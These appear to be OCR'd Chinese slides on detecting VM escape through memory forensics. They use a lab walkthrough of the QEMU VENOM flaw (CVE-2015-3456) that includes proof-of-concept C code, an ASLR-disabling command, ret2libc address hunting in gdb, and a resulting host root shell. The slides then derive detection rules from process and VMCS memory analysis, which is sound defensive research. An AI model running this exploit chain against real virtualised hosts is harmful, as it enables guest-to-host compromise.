
基于内存取证的云中恶意行为的安全监控

- 检测效率：









使用内存分析技术检测虚拟机逃逸

- 3.1 VENOM漏洞简介
  - VENOM，CVE-2015-3456是由CrowdStrike的Jason Geffner发现的存在于QEMU虚拟软驱中的漏洞。攻击者可利用此漏洞使虚拟机逃逸，在宿主机中执行代码。
- VENOM漏洞原理
  - 通过堆溢出覆盖eip(堆中动态分配的数据结构中，保存了回调函数的地址，影响了eip)

使用内存分析技术检测虚拟机逃逸

- 3.2 VENOM漏洞利用实验环境设置
  - 物理机：Ubuntu 12.4 x86;linux:3.2.0-24-generic-pae;quemu:2.2.0
  - 虚拟机：Ubuntu 12.4 x86;linux:3.2.57

使用内存分析技术检测虚拟机逃逸

- 3.3 VENOM漏洞利用步骤
  - （1）在虚拟机中编写poc，向软驱控制器中寄存器DATA_FIFO写入大量数据

```
int main(){
    int I;
iopl(3);
outb(0x8e,0x3f5);
for(i=0;i<10000000;i++)
outb(0x42,0x3f5);
 return 0; }
```

使用内存分析技术检测虚拟机逃逸

- VENOM漏洞利用步骤
  - (2) 在宿主机中使用命令行，开启虚拟机

```
liu@liu-HP-EliteDesk-880-G1-TWR:~$ sudo qemu-system-i386 -hda poc_rc1.img -usbde
vice tablet -m 512 -enable-kvm
```

使用内存分析技术检测虚拟机逃逸

- VENOM漏洞利用步骤
  - （3）虚拟机成功启动后，在虚拟机命令行窗口中输入命令，编译执行poc

```
xu@xu-SMBIOS-implement:~$ gcc poc.c -o poc
xu@xu-SMBIOS-implement:~$ sudo ./poc
[sudo] password for xu:
```

虚拟机执行后，崩溃退出，查看宿主机日志，显示如下图：

```
Jun 21 11:42:54 liu-HP-EliteDesk-880-G1-TWR kernel: [  516.023036] qemu-system-i
38[2393]: segfault at 42424242 ip 42424242 sp bfac573c error 14
liu@liu-HP-EliteDesk-880-G1-TWR:~$
```

使用内存分析技术检测虚拟机逃逸

- VENOM漏洞利用步骤
  - (4) 使用二分法定位漏洞位置，定位成功后的poc代码如下图所示：

```
int main()
{
        int i;
        iopl(3);
        outb(0x08e,0x3f5);
        for(i=0;i<1495;i++)
                outb(0x42,0x3f5);
        for(i=0;i<4;i++)
                outb(0x43,0x3f5);
        for(i=0;i<50;i++)
                outb(0x44,0x3f5);
        return 0;
}
```

使用内存分析技术检测虚拟机逃逸

- VENOM漏洞利用步骤
  - 定位成功后的日志显示如下图：

```
Jun 21 15:07:40 liu-HP-EliteDesk-880-G1-TWR kernel: [ 2034.676972] qemu-system-i
38[2390]: segfault at 43434343 ip 43434343 sp b561bf0c error 14
```

使用内存分析技术检测虚拟机逃逸

- VENOM漏洞利用步骤
  - (5) 简单利用ret2lib,通过system去执行/bin/sh.
    - 1) 关闭ASLR(随机地址分配)，将randomize_va_space的值设置为0

```
root@liu-HP-EliteDesk-880-G1-TWR:/home/liu# cat /proc/sys/kernel/randomize_va_sp
ace
2
root@liu-HP-EliteDesk-880-G1-TWR:/home/liu# echo 0 > /proc/sys/kernel/randomize_
va_space
root@liu-HP-EliteDesk-880-G1-TWR:/home/liu# cat /proc/sys/kernel/randomize_va_sp
ace
0
```

使用内存分析技术检测虚拟机逃逸

- VENOM漏洞利用步骤
  - 2）使用gdb调试qemu-system-i386进程，获得进程空间内的system进程地址和“/bin/sh”字符串地址。

```
(gdb) p system
$15 = {<text variable, no debug info>} 0xb7c39e10 <system>
(gdb) p __libc_start_main
$16 = {<text variable, no debug info>} 0xb7a9f3e0 <__libc_start_main>
(gdb) find 0xb7a9f3e0,+2200000,"/bin/sh"
0xb7be2be3
1 pattern found.
(gdb) x /s 0xb7be2be3
0xb7be2be3:      "/bin/sh"
```

使用内存分析技术检测虚拟机逃逸

- VENOM漏洞利用步骤

- 3）修改poc代码，将这两个地址分别设置在步骤2中定位的漏洞位置处

```
int main()
{
        int i;
        iopl(3);
        outb(0x08e,0x3f5);
        for(i=0;i<1495;i++)
                outb(0x42,0x3f5);

        outb(0x10,0x3f5);
        outb(0x9e,0x3f5);
        outb(0xc3,0x3f5);
        outb(0xb7,0x3f5);
        outb(0xe3,0x3f5);
        outb(0x2b,0x3f5);
        outb(0xbe,0x3f5);
        outb(0xb7,0x3f5);
for(i=0;i<50;i++)
        outb(0x44,0x3f5);
return 0;
}
```

使用内存分析技术检测虚拟机逃逸

- 3.4 VENOM漏洞利用结果
  - （1）在虚拟机中执行完poc后，虚拟机暂停，宿主机的命令行窗口显示如下图所示：

```
liu@liu-HP-EliteDesk-880-G1-TWR:~$ sudo qemu-system-i386 -hda poc_rc1.img -usbde
vice tablet -m 512 -enable-kvm
#
```

可见，在命令行下面出现了命令行提示符

使用内存分析技术检测虚拟机逃逸

- VENOM漏洞利用结果
  - (2) 在命令行提示符中继续输入命令，可见其获取了管理员权限：

```
liu@liu-HP-EliteDesk-880-G1-TWR:~$ sudo qemu-system-i386 -hda poc_rc1.img -usbde
vice tablet -m 512 -enable-kvm
# whoami
root
#
```

使用内存分析技术检测虚拟机逃逸


- 3.5 VENOM漏洞利用结果分析
  - (1) 在宿主机系统中使用命令ps -alx，查看到qemu-system-i386和/bin/sh的进程关系，如下图所示：

进程tgid　　父进程id　　进程状态　　进程名称

```
2377  2237  20   0   7244  1716 poll_s S    pts/0      0:00 sudo qemu-system-i386
2378  2377  20   0 601524 544760 futex_ Sl   pts/0      0:39 qemu-system-i386 -hda
2381     2   0 -20       0     0 rescue S<   ?          0:00 [kvm-pit-wq]
2383  2378  20   0   2216   536 wait   S    pts/0      0:00 sh -c /bin/sh
2384  2383  20   0   2216   544 n_tty_ S+   pts/0      0:00 /bin/sh
```

使用内存分析技术检测虚拟机逃逸

- VENOM漏洞利用结果分析
  - (2) qemu-system-i386和/bin/sh的进程关系，如下图所示：



使用内存分析技术检测虚拟机逃逸

- VENOM漏洞利用结果分析—进程结构体

```
struct task_struct{
...
pid_t pid;
pid_t tgid;
...
struct task_struct __rcu *real_parent;//通过此结构获取父进程id
struct task_struct __rcu *parent;
struct list_head children;
...
char comm[TASK_COMM_LEN];//进程名称
...
}
```

使用内存分析技术检测虚拟机逃逸

- VENOM漏洞利用结果分析—pid和tgid区别

  Linux系统函数getpid获取的是进程描述符task_struct的tgid（thread group identifier），而pid(process identifier)是系统管理所有进程的id.

使用内存分析技术检测虚拟机逃逸

- （3）VENOM漏洞利用结果--内存分析
  - 1.使用lime获取物理机内存镜像文件。
  - 2.使用内存分析软件（自主研发），生成进程链表文件，如下图所示：题

使用内存分析技术检测虚拟机逃逸


```
序号 pid  tgid 进程名称      结构体物理地址
183   2377  2377        sudo   0xEF3E8CA0   0x2F3E8CA0   0xEB7A0E54
      0xF6D28C00  0x36D28C00
0x2A225860  0x2A225860  2237  0x2B7A0EC0   0x2B7A0EC0   0x2A225A78
      0x2F3E8CA0
184   2378  2378        qemu-system-i38   0xEB7A0CA0   0x2B7A0CA0
      0xEA2266B4  0xEB4DD000  0x2B4DD000
0x2F3E8CA0  0x2F3E8CA0  2377  0x2B7A0EB8   0x2B7A0EB8   0x2F3E8EB8
      0x2B7A0CA0
185   2381  2381        kvm-pit-wq  0xEA226500  0x2A226500  0xEA1F81B4
      0x00000000  0x00000000
0x374A0CA0  0x374A0CA0  2     0x2A226718   0x2A226718   0x2AA673C0
      0x2A226500
186   2383  2383        sh     0xEA1F8000   0x2A1F8000   0xEB7A40D4
      0xF6D2B600  0x36D2B600
0x2F3EB280  0x2F3EB280  2380  0x2B7A4140   0x2B7A4140   0x2F3EB498
      0x2A1F8000
187   2384  2384        sh     0xEB7A3F20   0x2B7A3F20   0xEB7A3434
      0xEB558800  0x2B558800
0x2A1F8000  0x2A1F8000  2383  0x2B7A4138   0x2B7A4138   0x2A1F8218
      0x2B7A3F20
```

父进程pid

父进程物理地址

使用内存分析技术检测虚拟机逃逸

- VENOM漏洞利用结果分析



使用内存分析技术检测虚拟机逃逸

2378 qemu-system-i38 EB7A0CA0
pid：2378
tpid：2378
父进程：EF3E8CA0(sudo)
子进程：EB7A0EB8（自身进程）
进程名称：qemu-system-i38

2380 qemu-system-i38 EF3EB280
pid：2380
tgid：2378
父进程：EF3E8CA0(sudo)
子进程：EA1F8220（sh）
进程名称：qemu-system-i38


```
02B7A0EA0  01 00 00 00 4A 09 00 00  4A 09 00 00 AE E5 BA 5C  ....J...J...®å º\
02B7A0EB0  A0 8C 3E EF A0 8C 3E EF  B8 0E 7A EB B8 0E 7A EB   Œ>ï Œ>ï¸.zë¸.zë
02B7A0EC0  B8 8E 3E EF B8 8E 3E EF  A0 0C 7A EB CC 0E 7A EB  ¸Ž>ï¸Ž>ï .zëÌ.zë
02B7A0ED0  CC 0E 7A EB D4 0E 7A EB  D4 0E 7A EB 00 00 00 00  Ì.zëÔ.zëÔ.zë....
02B7A0EE0  C8 D9 02 EA C0 D9 02 EA  E8 8E 3E EF 48 82 1F EA  ÈÙ.êÀÙ.êè Ž>ïH‚.ê
02B7A0EF0  40 58 26 EA F4 8E 3E EF  54 82 1F EA 80 FF F8 F6  @X&êôŽ>ïT‚.ê€ÿøö
02B7A0F00  E0 B4 3E EF E0 B4 3E EF  00 00 00 00 28 A7 E1 B7  à´>ïà´>ï....(§á·
02B7A0F10  68 A8 33 B7 A9 03 00 00  F2 01 00 00 A9 03 00 00  h¨3·©...ò...©...
02B7A0F20  F2 01 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ò...............
02B7A0F30  C3 59 04 00 F3 07 00 00  8B 04 00 00 6A 2F 9D 2C  ÃY..ó...‹...j/ ,
02B7A0F40  8B 04 00 00 6A 2F 9D 2C  CA 18 00 00 00 00 00 00  ‹...j/ ,Ê.......
02B7A0F50  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
02B7A0F60  60 0F 7A EB 60 0F 7A EB  68 0F 7A EB 68 0F 7A EB  `.zë`.zëh.zëh.zë
02B7A0F70  70 0F 7A EB 70 0F 7A EB  80 56 12 EA 80 56 12 EA  p.zëp.zë€V.ê€V.ê
02B7A0F80  00 00 00 00 71 65 6D 75  2D 73 79 73 74 65 6D 2D  ....qemu-system-
02B7A0F90  69 33 38 00 00 00 00 00  00 00 00 00 70 A8 F4 F6  i38.........p¨ôö
```


```
02F3EB480  00 00 00 00 4C 09 00 00  4A 09 00 00 8A B4 7C C9  ....L...J...Š´|É
02F3EB490  A0 8C 3E EF A0 8C 3E EF  20 82 1F EA 20 82 1F EA   Œ>ï Œ>ï ‚.ê ‚.ê
02F3EB4A0  A0 B4 3E EF A0 B4 3E EF  A0 0C 7A EB AC B4 3E EF   ´>ï ´>ï .zë¬´>ï
02F3EB4B0  AC B4 3E EF B4 B4 3E EF  B4 B4 3E EF 00 00 00 00  ¬´>ï´´>ï´´>ï....
02F3EB4C0  48 30 17 E9 40 30 17 E9  E8 8E 3E EF 4C 58 26 EA  H0.é@0.éè Ž>ïLX&ê
02F3EB4D0  40 58 26 EA F4 8E 3E EF  90 FF F8 F6 80 FF F8 F6  @X&êôŽ>ï ÿøö€ÿøö
02F3EB4E0  00 0F 7A EB 00 0F 7A EB  00 00 00 00 00 00 00 00  ..zë..zë........
02F3EB4F0  A8 CB 41 B6 7C 16 00 00  26 08 00 00 7C 16 00 00  ¨ËA¶|...&...|...
02F3EB500  26 08 00 00 B9 0F 00 00  00 00 00 00 00 00 00 00  &...¹...........
02F3EB510  53 8F 00 00 AF 0E 00 00  8B 04 00 00 CB C1 7C 31  S ..¯...‹...ËÁ|1
02F3EB520  8B 04 00 00 CB C1 7C 31  15 06 00 00 00 00 00 00  ‹...ËÁ|1........
02F3EB530  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
02F3EB540  40 B5 3E EF 40 B5 3E EF  48 B5 3E EF 48 B5 3E EF  @µ>ï@µ>ïHµ>ïHµ>ï
02F3EB550  50 B5 3E EF 50 B5 3E EF  80 56 12 EA 80 56 12 EA  Pµ>ïPµ>ï€V.ê€V.ê
02F3EB560  00 00 00 00 71 65 6D 75  2D 73 79 73 74 65 6D 2D  ....qemu-system-
02F3EB570  69 33 38 00 00 00 00 00  00 00 00 00 70 A8 F4 F6  i38.........p¨ôö
```

（4）虚拟机逃逸前后 VMCS数据区变化

- 为了更好的支持虚拟化,VT-x引入了两种操作模式：VMX root operation和VMX non-root operation，为了建立这种两个操作模式的架构,设计了VMCS虚拟机控制数据结构,每个VMCS对应一个虚拟CPU(VCPU)，VMCS包括三个组成部分：
  - VMCS数据区：

```
struct vmcs {
    u32 revision_id;
    u32 abort;
    char data[0];
};
```





- 未逃逸前：
  - vmcs内容：

```
02BFAA120  FA 65 A0 B6 E3 04 00 00   3F 00 00 00 00 00 00 00
02BFAA130  00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00
02BFAA140  1E 60 05 2B 00 00 00 00   04 40 59 1F 00 00 00 00
02BFAA150  EF 00 00 00 04 00 00 00   02 00 00 00 FF 6D 2F 00
02BFAA160  00 00 00 00 00 00 00 00   00 00 00 00 0C 00 00 00
02BFAA170  00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00
02BFAA180  01 00 00 00 00 00 00 00   00 20 11 2D 00 00 00 00
```

  - 虚拟机版本及系统信息：

```
EE266F20  0B 00 00 00 51 04 00 00   00 00 00 00 56 4D 43 4F  ....Q.......VMCO
EE266F30  52 45 49 4E 46 4F 00 00   4F 53 52 45 4C 45 41 53  REINFO..OSRELEAS
EE266F40  45 3D 33 2E 32 2E 35 37   0A 50 41 47 45 53 49 5A  E=3.2.57.PAGESIZ
EE266F50  45 3D 34 30 39 36 0A 53   59 4D 42 4F 4C 28 69 6E  E=4096.SYMBOL(in
EE266F60  69 74 5F 75 74 73 5F 6E   73 29 3D 63 31 37 66 36  it_uts_ns)=c17f6
EE266F70  35 61 30 0A 53 59 4D 42   4F 4C 28 6E 6F 64 65 5F  5a0.SYMBOL(node_
EE266F80  6F 6E 6C 69 6E 65 5F 6D   61 70 29 3D 63 31 38 36  online_map)=c186
EE266F90  30 64 39 38 0A 53 59 4D   42 4F 4C 28 73 77 61 70  0d98.SYMBOL(swap
EE266FA0  70 65 72 5F 70 67 5F 64   69 72 29 3D 63 31 39 32  per_pg_dir)=c192
EE266FB0  35 30 30 30 0A 53 59 4D   42 4F 4C 28 5F 73 74 65  5000.SYMBOL(_ste
EE266FC0  78 74 29 3D 63 31 30 30   31 30 65 38 0A 53 59 4D  xt)=c10010e8.SYM
```

- 虚拟机swapper_pg_dir 虚拟地址为c1925000，物理地址为1925000，根据eptpointer地址转换后其在物理机中的物理地址为1f8e25000：

```
1F8E25000  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  .
1F8E25010  00 00 00 00 00 00 00 00  01 20 92 01 00 00 00 00  .
1F8E25020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  .
```

- 逃逸后：

- vmcs结构体

```
02AD67110  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
02AD67120  FA 65 A0 B6 E3 04 00 00  3F 00 00 00 00 00 00 00
02AD67130  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
02AD67140  1E 60 C9 2A 00 00 00 00  B0 B1 92 03 00 00 00 00
02AD67150  EF 00 00 00 04 00 00 00  02 00 00 00 FF 6D 2F 00
02AD67160  00 00 00 00 00 00 00 00  00 00 00 00 0C 00 00 00
```

- 再进行对虚拟机的swapper_pg_dir进行转换时，页表内容为0，无法进行正常地址转换。

使用内存分析技术检测虚拟机逃逸

- 总结以上结果，我们发现可以通过以下特征来检测使用VENOM漏洞进行虚拟机逃逸。
  - 1.使用内存分析方法监控虚拟机运行状态时，在某一时刻，发现无法使用VMCS虚拟机控制数据结构分析虚拟机运行状态，并且
  - 2.在这时刻，通过内存分析发现宿主机不在进程链表中的虚拟机进程存在其tgid和pid不同的情况，而且开启执行某个特殊功能的进程，同时其tgid对应的进程是启动某个虚拟机的进程。
  - 3.并且在这一时刻，宿主机系统系统日志出现内存分段错误。

其实，通过分析，大多数虚拟机逃逸都可以通过以上规则进行检测

总结

- 概述了利用内存取证技术进行恶意代码检测的特点
- 介绍了利用内存取证技术进行云中恶意行为检测的方案及技术
